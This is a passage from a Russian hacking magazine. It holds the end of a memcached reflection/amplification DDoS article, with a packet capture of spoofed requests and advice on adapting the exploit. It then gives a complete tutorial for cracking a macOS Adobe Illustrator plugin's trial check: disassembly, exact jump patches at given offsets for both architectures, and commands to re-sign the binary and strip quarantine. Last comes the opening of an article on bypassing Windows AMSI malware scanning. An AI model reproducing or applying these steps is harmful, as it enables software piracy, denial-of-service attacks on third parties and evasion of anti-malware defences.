  34 4.433569   18.181.248.145  121.40.71.75     MEMCACHE     148 stats
  35 4.433579   18.181.248.145  121.40.71.75     MEMCACHE     148 stats
  36 4.450175   18.181.248.145  121.40.71.75     MEMCACHE     148 stats
  37 4.450187   18.181.248.145  121.40.71.75     MEMCACHE     148 stats
  40 4.834684   18.181.248.145  101.201.199.182  MEMCACHE     148 stats
  41 4.834694   18.181.248.145  101.201.199.182  MEMCACHE     148 stats
  42 4.856297   18.181.248.145  101.201.199.182  MEMCACHE     148 stats
  43 4.856311   18.181.248.145  101.201.199.182  MEMCACHE     148 stats
  46 5.280916   18.181.248.145  129.144.63.83    MEMCACHE     148 stats

> Frame 130: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface \Device\NPF_{28462E58-6BD5-420D-8D6D-7D5F4E915A2F}, id 0
> Ethernet II, Src: NppEkra_00:1f:02 (00:26:57:00:1f:02), Dst: Tp-LinkT_c3:93:66 (d8:0d:17:c3:93:66)
> Internet Protocol Version 4, Src: 18.181.248.145, Dst: 47.90.76.166
> User Datagram Protocol, Src Port: 11211, Dst Port: 11211
> Memcache Protocol

0000  d8 0d 17 c3 93 66 00 26  57 00 1f 02 08 00 45 00   ·····f·& W·····E·
```

wireshark_EthernetYSRW20.pcapng | Packets: 5343 · Displayed: 40 (0.7%) | Profile: Default

Пакеты отправляются на уязвимые серверы, которые видят нашу цель в качестве отправителя.

ЗАКЛЮЧЕНИЕ

Код, описанный выше, самодостаточен. Если тебе придется писать эксплоит для подобной уязвимости, то, скорее всего, придется манипулировать только полями `DataString` (пейлоад), `Dest / Source Port`, `Dest / Source IP`.

Да, было бы гораздо проще сделать все это на Linux, и большинство таких программ написаны как раз таки для него. Но это не значит, что мы не можем экспериментировать и углублять знания!

ЛИПОСАКЦИЯ ДЛЯ FAT BINARY

ЛОМАЕМ MACH-O
UNIVERSAL BINARY
ДЛЯ APPLE
ПОД НЕСКОЛЬКО
АРХИТЕКТУР

МВК

Мы много раз писали о взломе программ для Windows. Для нее создано множество отладчиков, дизассемблеров и других полезных инструментов. Сегодня же мы обратим взор на мультипроцессорную программу для macOS, вернее, на плагин для маковского Adobe Illustrator CC 2021, который (в целях обучения!) будет превращен из пробной версии в полноценную. Причем понадобятся нам исключительно инструменты для Windows: IDA версии 7.2 и Hiew.

WARNING

Вся информация предоставлена исключительно в ознакомительных и обучающих целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Нарушение лицензии при использовании ПО может преследоваться по закону.

НЕМНОГО ТЕОРИИ

Для начала коротко попытаемся получить представление, что именно нам предстоит ломать. Мы уже привыкли, что все исполняемые файлы и библиотеки под актуальные версии Windows именуются EXE/DLL и имеют структуру MZ-PE. Под macOS используется формат Mach-O (сокращение от Mach object), являющийся потомком формата a.out, который макось унаследовала от Unix.

Как известно, Apple любит периодически переходить с одного семейства процессоров на другое, из-за чего меняется и архитектура приложений. Начав с PowerPC, Apple в середине нулевых переметнулась в стан Intel, после чего в недавнем прошлом корпорация решила перейти на платформу ARM. Дабы пользователи поменьше страдали от подобных метаний, был взят на вооружение мультипроцессорный формат Fat binary («жирный бинарник»), который может содержать код одновременно под несколько процессоров. Такой модуль может работать как под Intel, так и под ARM.

Что же такое модуль Mach-O? Обычно он состоит из трех областей. Заголовок содержит общую информацию о двоичном файле: порядок байтов (магическое число), тип процессора, количество команд загрузки и т. д. Затем следуют команды загрузки — это своего рода оглавление, которое описывает положение сегментов, динамическую таблицу символов и прочие полезные вещи. Каждая команда загрузки содержит метаданные, такие как тип команды, ее имя, позиция в двоичном файле. Наконец, третья область — это данные, обычно самая большая часть объектного файла. Она содержит код и различную дополнительную информацию.


Мультипроцессорный «жирный» модуль может включать в себя несколько обычных модулей Mach-O, заточенных под разные процессоры (обычно это i386 и x86_64, ARM или ARM64). Структура его предельно проста — сразу за Fat header, в котором описываются входящие в модуль блоки Mach-O, следует код этих блоков, расположенный подряд. Я не буду подробно останавливаться на описании всех секций и полей данного формата, желающие могут легко нагуглить спецификацию. Остановимся лишь на формате заголовков, поскольку они понадобятся нам в дальнейших действиях.

Структура классического заголовка Mach-O выглядит так.

```
struct mach_header {
  // Сигнатура, обычно CF FA ED FE или CE FA ED FE, но для варианта
с обратным порядком байтов возможна и обратная сигнатура FE ED FA CF
  uint32_t magic;
  // Тип процессора, для intel это 7, для ARM — C
  cpu_type_t cputype;
  // Подтип процессора, 1 означает 64-разрядность, например
07000001h — x86_64
  cpu_subtype_t cpusubtype;
  // Тип файла
  uint32_t filetype;
  // Количество команд, следующих за хидером
  uint32_t ncmds;
  // Размер команд, следующих за хидером
  uint32_t sizeofcmds;
  // Набор битовых флагов, которые указывают состояние некоторых
дополнительных функций формата файла Mach-O
  uint32_t flags;
};
```

«Жирный заголовок» представляет собой типичный заголовок Universal binary и выглядит вот так.

```
struct fat_header {
  uint32_t magic; // 0BEBAFECAh
  // Количество последующих блоков fat_arch, соответствующих
поддерживаемым процессорам
  uint32_t nfat_arch;
};

struct fat_arch {
  cpu_type_t cputype;
  cpu_subtype_t cpusubtype;
  // Смещение до блока кода относительно начала файла
  uint32_t offset;
  // Длина соответствующего блока кода
  uint32_t size;
  // Выравнивание
  uint32_t align;
};

struct fat_arch {
  ...
}
```



```
                                        DOS    3017296    Col 0      1%
00008000:  CF FA ED FE 07 00 00 01  03 00 00 00 08 00 00 00
00008010:  1B 00 00 00 78 0F 00 00  85 00 01 00 00 00 00 00
00008020:  19 00 00 00 68 03 00 00  5F 5F 54 45 58 54 00 00     __TEXT
00008030:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00008040:  00 80 0B 00 00 00 00 00  00 00 00 00 00 00 00 00
00008050:  00 80 0B 00 00 00 00 00  05 00 00 00 05 00 00 00
00008060:  0A 00 00 00 00 00 00 00  5F 5F 74 65 78 74 00 00     __text
00008070:  00 00 00 00 00 00 00 00  5F 5F 54 45 58 54 00 00     __TEXT
00008080:  00 00 00 00 00 00 00 00  A0 43 00 00 00 00 00 00
00008090:  09 03 0A 00 00 00 00 00  A0 43 00 00 04 00 00 00
000080A0:  00 00 00 00 00 00 00 00  00 04 00 80 00 00 00 00
000080B0:  00 00 00 00 00 00 00 00  5F 5F 73 74 75 62 73 00     __stubs
000080C0:  00 00 00 00 00 00 00 00  5F 5F 54 45 58 54 00 00     __TEXT
000080D0:  00 00 00 00 00 00 00 00  AA 46 0A 00 00 00 00 00
000080E0:  98 01 00 00 00 00 00 00  AA 46 0A 00 01 00 00 00
000080F0:  00 00 00 00 00 00 00 00  08 04 00 80 00 00 00 00
00008100:  06 00 00 00 00 00 00 00  5F 5F 73 74 75 62 5F 68     __stub_h
00008110:  65 6C 70 65 72 00 00 00  5F 5F 54 45 58 54 00 00  elper   __TEXT
00008120:  00 00 00 00 00 00 00 00  44 48 0A 00 00 00 00 00
00008130:  7C 02 00 00 00 00 00 00  44 48 0A 00 02 00 00 00
00008140:  00 00 00 00 00 00 00 00  00 04 00 80 00 00 00 00
00008150:  00 00 00 00 00 00 00 00  5F 5F 63 73 74 72 69 6E     __cstrin
00008160:  67 00 00 00 00 00 00 00  5F 5F 54 45 58 54 00 00  g       __TEXT
1      2      3      4      5Print 6      7      8Goto  9Video 10
```

Структура заголовка Mach-O

Ну а теперь, когда мы в достаточной степени вооружились теорией, рассмотрим практический пример. У нас есть некий инсталлированный иллюстраторовский плагин, который требуется отучить от суицида по прошествии триального периода. Предположим также, что доступа к маку, на котором он установлен, у нас нет, как и другого мака под рукой — только возможность переписывать файлы. Ищем в папке нужного плагина подпапку `Contents\MacOS`, а в ней — исполняемый модуль плагина. В данном случае это динамическая библиотека Fat Mach-O file, о чем нам говорит сигнатура `CA FE BA BE`.

INTEL

Загружаем наш файл в IDA Pro: нам будет предложено на выбор два (точнее три) способа загрузки данного файла: Fat Mach-O file, 1.X86_64 и Fat Mach-O file, 2.ARM64. Третий вариант, бинарный файл, нам неинтересен. Начнем с самого простого и знакомого всем пользователям Windows варианта: выбираем Intel X86_64. Бегло пробежавшись по списку названий функций, обнаруживаем имя `checkPersonalize2_tryout`. Так как у нас триал, данная функция вполне может оказаться проверкой на его валидность. Смотрим, откуда она вызывается — ага, из функции с еще более подозрительным названием `_checkUser`:

```
__text:0000000000006A62   mov     edi, esi ; SPPlugin *
__text:0000000000006A64   mov     rsi, rbx ; _UserData_NSD_ *
__text:0000000000006A67   call
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_ *,uchar *)
__text:0000000000006A6C   test    eax, eax
__text:0000000000006A6E   jnz     short loc_6A95
__text:0000000000006A70   cmp     [rbp+var_21], 0
__text:0000000000006A74   jz      short loc_6A95
__text:0000000000006A76
__text:0000000000006A76 loc_6A76: ; CODE XREF: _checkUser:loc_6A5D↑j
__text:0000000000006A76   mov     rax, [r12]
__text:0000000000006A7A   mov     qword ptr [rax], 0
__text:0000000000006A81   mov     byte ptr [rax+63Dh], 1
__text:0000000000006A88   mov     qword ptr [rax+648h], 0
__text:0000000000006A93   jmp     short loc_6A99
__text:0000000000006A95 ; ----------------
__text:0000000000006A95
__text:0000000000006A95 loc_6A95: ; CODE XREF: _checkUser+198↑j
__text:0000000000006A95           ; _checkUser+19E↑j ...
__text:0000000000006A95   mov     [rbp+var_21], 0
```

Поскольку загрузить программу в отладчик и дойти до этого места мы не можем, пробуем догадаться, какой вариант возвращаемого значения `eax` нас устраивает больше. Выражения в квадратных скобках `byte ptr [rax+63Dh]` и `qword ptr [rax+648h]` похожи на установку полей некоей структуры или свойств объекта. Поискав по коду чуть выше, мы увидим такую конструкцию:

```
__text:00000000000069E4   cmp     byte ptr [rbx+63Dh], 0
__text:00000000000069EB   jnz     loc_6A99
__text:00000000000069F1
__text:00000000000069F1 loc_69F1: ; CODE XREF: _checkUser+124↑j
__text:00000000000069F1   mov     [rbp+var_21], 0
__text:00000000000069F5   cmp     byte ptr [rbx+653h], 0
__text:00000000000069FC   jz      short loc_6A35
__text:00000000000069FE   cmp     byte ptr [rbx+650h], 0
__text:0000000000006A05   jz      short loc_6A5D
__text:0000000000006A07   mov     edi, 8   ; unsigned __int64
__text:0000000000006A0C   call    __Znwm   ; operator new(ulong)
__text:0000000000006A11   mov     r14, rax
__text:0000000000006A14   mov     ecx, 22h ; '"'
__text:0000000000006A19   mov     rdi, rsp
__text:0000000000006A1C   mov     rsi, rbx
__text:0000000000006A1F   rep movsq
__text:0000000000006A22   mov     rdi, rax ; this
__text:0000000000006A25   call
__ZN11AboutDialogC1E14_UserData_NSD_ ; AboutDialog::AboutDialog(
_UserData_NSD_)
__text:0000000000006A2A   mov     rax, [r14]
__text:0000000000006A2D   mov     rdi, r14
__text:0000000000006A30   call    qword ptr [rax+8]
__text:0000000000006A33   jmp     short loc_6A99
```

По поведению программы мы помним, что о просрочке триала сигнализирует диалог About, внезапно выскакивающий при загрузке программы, ненулевое же значение байта по адресу `[rbx+63Dh]` инициирует обход данной ветки. Выходит, что правильной является ветка, в которой этому байту присваивается значение `1` начиная со смещения `__text:0000000000006A76` (изначально этот байт инициализируется в 0). Не мудрствуя лукаво, просто закорачиваем весь кусок кода вызова процедуры `checkPersonalize2_tryout`, установив перед ним безусловный переход на `loc_6A76`:

```
__text:0000000000006A5D   jmp     loc_6A76
__text:0000000000006A62 ; ----------------
__text:0000000000006A62   mov     edi, esi ; SPPlugin *
__text:0000000000006A64   mov     rsi, rbx ; _UserData_NSD_ *
__text:0000000000006A67   call
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_ *,uchar *)
__text:0000000000006A6C   test    eax, eax
__text:0000000000006A6E   jnz     short loc_6A95
__text:0000000000006A70   cmp     [rbp+var_21], 0
__text:0000000000006A74   jz      short loc_6A95
__text:0000000000006A76
__text:0000000000006A76 loc_6A76: ; CODE XREF: _checkUser:loc_6A5D↑j
__text:0000000000006A76   mov     rax, [r12]
```

ARM

Итак, с частью кода, ответственной за x86, мы вроде разобрались, попробуем сделать то же самое с армовской частью. Снова загружаем этот модуль в IDA, на сей раз выбрав при загрузке вариант Fat Mach-O file, 2.ARM64. Мы видим, что функции `_checkUser` и `checkPersonalize2_tryout` присутствуют и в этой части кода, вышеописанное место вызова в переводе на армовский ассемблер выглядит вот так:

```
__text:000000000000716C   MOV    X2, SP
__text:0000000000007170   MOV    X0, X19
__text:0000000000007174   MOV    X1, X20
__text:0000000000007178   BL
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_ *,uchar *)
__text:000000000000717C   LDRB   W8, [SP,#0x150+var_150]
__text:0000000000007180   CMP    W0, #0
__text:0000000000007184   CCMP   W8, #0, #4, EQ
__text:0000000000007188   B.NE   loc_7194
__text:000000000000718C
__text:000000000000718C loc_718C ; CODE XREF: _checkUser+1A0↑j
__text:000000000000718C   STRB   WZR, [SP,#0x150+var_150]
__text:0000000000007190   B      loc_71A4
__text:0000000000007194 ; ----------------
__text:0000000000007194
__text:0000000000007194 loc_7194 ; CODE XREF: _checkUser+1D0↑j
__text:0000000000007194   LDR    X8, [X22]
__text:0000000000007198   MOV    W9, #1
__text:000000000000719C   STRB   W9, [X8,#0x3A0]
__text:00000000000071A0   STR    XZR, [X8,#0x3A8]
__text:00000000000071A4
__text:00000000000071A4 loc_71A4 ; CODE XREF: _checkUser+118↑j
__text:00000000000071A4   MOV    W0, #0
```


Рассмотрев этот код повнимательнее, мы видим, что в армовском коде аналогом поля `[rax+63Dh]` служит байт по адресу `[X8,#0x3A0]`, ибо именно ему присваивается единичка при удачном вызове `checkPersonalize2_tryout`. Поэтому, дабы не изобретать велосипед, действуем тем же способом, что и ранее — закорачиваем кусок кода, вставляя перед ним безусловный переход на `loc_7194`:

```
__text:000000000000716C   B      loc_7194
__text:0000000000007170   MOV    X0, X19
__text:0000000000007174   MOV    X1, X20
__text:0000000000007178   BL
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_ *,uchar *)
__text:000000000000717C   LDRB   W8, [SP,#0x150+var_150]
__text:0000000000007180   CMP    W0, #0
__text:0000000000007184   CCMP   W8, #0, #4, EQ
__text:0000000000007188   B.NE   loc_7194
__text:000000000000718C
__text:000000000000718C loc_718C ; CODE XREF: _checkUser+1A0↑j
__text:000000000000718C   STRB   WZR, [SP,#0x150+var_150]
__text:0000000000007190   B      loc_71A4
__text:0000000000007194 ; ----------------
__text:0000000000007194
__text:0000000000007194 loc_7194 ; CODE XREF: _checkUser+1D0↑j
__text:0000000000007194   LDR    X8, [X22]
```

ПАТЧИМ ПЛАГИН

Теперь, когда мы разобрались, что и где следует менять, нужно внести эти самые изменения. Самое простое, что у нас есть под рукой — маленький DOS-овский шестнадцатеричный редактор Hiew, который, помимо простого байтового редактирования, умеет дизассемблировать и ассемблировать код для Intel и даже для ARM. К сожалению, про ARM64, который нам нужен, и Fat Mach-O он ничего не знает, поэтому придется немного поработать руками, используя на практике описанную выше теорию.

Открыв заголовок модуля, мы видим в нем две секции Mach-O с абсолютными смещениями `8000h` и `17C000h`. Так и есть, по первому смещению сидит сигнатура секции `CF FA ED FE` и код процессора `07 00 00 01` — это интеловская часть. По второму смещению сигнатура та же, но код процессора другой `0C 00 00 01` — это ARM.



```
                                        DOS    3017296    Col 0      0%
00000000:  CA FE BA BE 00 00 00 02  01 00 00 07 00 00 00 03
00000010:  00 00 80 00 00 17 22 20  00 00 00 0F 01 00 00 0C
00000020:  00 00 00 00 00 17 C0 00  00 16 4A 50 00 00 00 0E           _JP
00000030:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000040:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000050:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000060:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000070:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000080:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000090:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000A0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000B0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000C0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000D0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000E0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000F0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000100:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000110:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000120:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000130:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000140:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000150:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000160:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
1      2      3      4      5Print 6      7      8Goto  9Video 10
```

Заголовок модуля

Прибавляем к `8000h` смещение из IDA — `6A5Dh`, и получаем `EA5Dh` — смещение до первого патча в интеловской части. Переключаемся через Ctrl-F1 в 64-битный режим и правим искомый `jmp`. Теперь внесем изменения в армовскую часть. Тут есть небольшая сложность. Смещение до патча `17C000h+716Ch=18316Ch` мы нашли, однако при переключении в режим ARM дизассемблера через Shift-F1 код совсем другой, Hiew не понимает актуальный ARM64. Попробуем вычислить и поправить искомый опкод руками. Открываем спецификацию (если очень лениво искать, то можно просто посмотреть в IDA по соседним командам) — опкод команды безусловного перехода `14h` (последний байт команды). Первыми байтами идет смещение до адреса перехода в 32-битных командах. Считаем: `7194h-716Ch=28h` делим на 4 байта и получаем `0Ah` — искомое смещение для перехода. В результате код исправленной команды выглядит так:

```
__text:000000000000716C 0A 00 00 14    B loc_7194
```

Итак, мы пропатчили обе части модуля, однако радоваться рано. При переписывании измененного модуля на место старого программа выдает ошибку. Оно и понятно: macOS делали параноики, каждый модуль должен быть подписан, а при изменении любого байта подпись, разумеется, слетает. По счастью, параноики оставили нам возможность заново подписать модуль на маке из терминала. Для этого после замены модуля нужно зайти в терминал и набрать следующую команду:

```
sudo codesign --force --deep -sign
 - <полный путь к пропатченному модулю>
```

По идее, можно вообще убрать подпись через stripcodesig или даже до копирования на мак, но это получается не всегда. Например, начиная с macOS Catalina, может потребоваться удалить приложение из карантина, для этого в терминале придется набрать следующую команду:

```
sudo xattr -rd com.apple.
quarantine <полный путь к пропатченному модулю>
```

К сожалению, совсем без доступа к ~~телу~~ маку не обойтись — как минимум придется переписывать и подписывать патченные модули. Конечно, можно было бы перепаковать установочный образ плагина или попробовать натянуть виртуалку с macOS под Windows, но эти способы сильно сложнее. Мы же справились с поставленной задачей успешно, а главное — с минимальными усилиями.

be_a_saint
T.Hunter hacker's teamlead
alexandr.khudozhilov@icloud.com

F#CK AMSI!

КАК ОБХОДЯТ ANTI-MALWARE SCAN INTERFACE ПРИ ЗАРАЖЕНИИ WINDOWS

Если тебе знакома фраза «Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением», то сегодняшняя статья — для тебя. Такое сообщение генерирует встроенный в Windows 10 механизм AMSI, блокирующий выполнение вредоносных сценариев и скриптов. Можно ли его обойти? Запросто, и сейчас я расскажу, как это сделать.

